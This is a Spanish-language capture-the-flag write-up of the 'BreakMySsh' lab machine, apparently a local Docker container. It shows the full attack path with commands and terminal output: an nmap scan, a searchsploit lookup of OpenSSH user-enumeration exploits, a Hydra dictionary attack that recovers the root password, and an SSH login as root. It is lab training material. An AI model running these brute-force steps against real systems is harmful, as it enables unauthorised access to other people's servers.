

Máquina BreakMySsh


1. Realicé un ping a la máquina objetivo para verificar su conectividad:

```
ping -c 1 172.17.0.2
```

El resultado mostró que la máquina estaba disponible y respondía correctamente al ping, lo que significa que la conexión de red estaba funcionando bien:

```
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data. 64 bytes from 172.17.0.2:
```

```
icmp_seq=1 ttl=64 time=0.042 ms
```



2. Ejecuté un escaneo de puertos con Nmap para detectar los servicios disponibles:

```
nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2
```

Este escaneo me permitió identificar que el único puerto abierto en la máquina objetivo es el puerto 22, que corresponde al servicio SSH (OpenSSH 7.7):

```
PORT STATE SERVICE VERSION 22/tcp open  ssh OpenSSH 7.7 (protocol 2.0)
```

```
File Actions Edit View Help
root@Santi:/home/kali

Completed NSE at 12:46, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:46
Completed NSE at 12:46, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000020s latency).
Scanned at 2025-03-21 12:46:02 -03 for 1s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 1a:cb:5e:a3:3d:d1:da:c0:ed:2a:61:7f:73:79:46:ce (RSA)
|_  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQ0f0r49bj2kh3ab2WutTu6Jx7NA70KSxp42bJU4nqtQLICzbj18Xh0a1ZK0FUFNVX0GethiSrTNbf1nRGzXtAcIZQp+RwQr5ZEYPA0yasC7C29FaIZVURR7FuFea+tfWZjbzDaP8WnA/U3TQHwtUBS
NSR3qFscgJQiniCyrFH/4rbUk5j1LYN6y8NjctGvsvwPE+cCiFVge76qyfzmZdaF5gJT9DKDt47iBkrngCODYrqqt+BbL9ZEGh5SUFdQYfsFMivLs5jmbx0HTMc2NhTW7jLtyV3Xm6ynFUZmqRPRqXduN5TIHyzaQD8ogC1Hk9sY3JNUMMF+LGVf15iou
n
|_  256 54:9e:53:23:57:fc:69:1e:c0:41:cb:f3:85:32:01:fc (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNhLlNoeYTIiOiB1ZDZlZDhAYnYTAABBBL377V//dhC1BX2KXpNurk9hJPA3aukuoMLPajtYfaemlwrsK5Rdss/I/iQ23YrziNvWb3VMJk511YbvvreZo=
|   256 4b:15:7e:7b:b3:07:56:3d:74:ad:e0:94:78:0c:94:93 (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICFLUqv+frul58FgQLXP91bNrTRC9d1X545DZJ0wsW6z
MAC Address: 02:42:AC:11:00:02 (Unknown)

Failed to resolve "Escaneo".
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:46
Completed NSE at 12:46, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:46
Completed NSE at 12:46, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:46
Completed NSE at 12:46, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

(root@Santi)-[/home/kali]
#
```

3. Busqué posibles vulnerabilidades para OpenSSH 7.7 utilizando Searchsploit:

```
searchsploit openssh 7.7
```

Encontré algunos exploits relacionados con la enumeración de usuarios en versiones de OpenSSH anteriores a la 7.7, como:

```
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py OpenSSH < 7.7
- User Enumeration (2) | linux/remote/45939.py
```

Esto me dio una idea de las posibles vulnerabilidades que podría explotar, aunque en este caso, no las utilicé para la auditoría.

```
File Actions Edit View Help
root@Santi:/home/kali

(root@Santi)-[/home/kali]
# searchsploit openssh 7.7

Exploit Title | Path
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py

Shellcodes: No Results


(root@Santi)-[/home/kali]
#
```

4. Realicé un ataque de diccionario utilizando Hydra para probar contraseñas comunes contra el servicio SSH:

```
hydra -l root -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt
ssh://172.17.0.2
```

El ataque se realizó con el archivo de contraseñas "rockyou-75.txt", y después de varios intentos, Hydra encontró que la contraseña correcta para el usuario `root` era `estrella`:

```
[22][ssh] host: 172.17.0.2 login: root password: estrella
```



```
(root@Santi)-[/home/kali]
# hydra -l root -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-21 14:09:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 59185 login tries (l:1/p:59185), ~3700 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: root password: estrella
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-21 14:09:06

(root@Santi)-[/home/kali]
#
```


5. Finalmente, me conecté al servidor SSH utilizando la contraseña que encontré:

```
ssh root@172.17.0.2
```

Al ingresar la contraseña `estrella`, logré acceso al sistema como el usuario `root`. Para confirmar que estaba dentro como `root`, ejecuté el comando `whoami`:

```
root@89f1dbd4c182:~# whoami root
```

Esto confirmó que ahora tenía acceso completo al sistema como superusuario.



```
(root@Santi)-[/home/kali]
# ssh root@172.17.0.2

The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:U6y+etRI+fvMxDTwFTSDr2CoIl2xG/Ur/6R0cQMamQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
root@172.17.0.2's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@89f1dbd4c182:~# whoami
root
root@89f1dbd4c182:~#
```